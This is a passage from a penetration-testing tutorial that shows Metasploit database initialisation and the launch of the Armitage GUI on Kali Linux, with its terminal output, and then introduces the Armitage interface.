
```
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
root@kali:~# armitage &
[1] 1523
root@kali:~#
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by org.apache.commons.io.FileUtils (file:/usr/share/armitage/armitage.jar) to method java.lang.ProcessImpl.getErrorStream()
WARNING: Please consider reporting this to the maintainers of sleep.engine.atoms.ObjectAccess
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
[*] MSGRPC starting on 127.0.0.1:55553 (NO SSL):Msg...
[*] MSGRPC ready at 2019-09-30 14:46:42 +0530.
```





Although Armitage was initially made for cyber defense exercises, it later became popular among penetration testers and is regularly used by red teams.



Once armitage gets ready, its interface looks like shown below.




We can see different tabs which have various menus as shown below. I will not be explaining all the menus and their functions now but we will learn about each function as we progress in our tutorial.

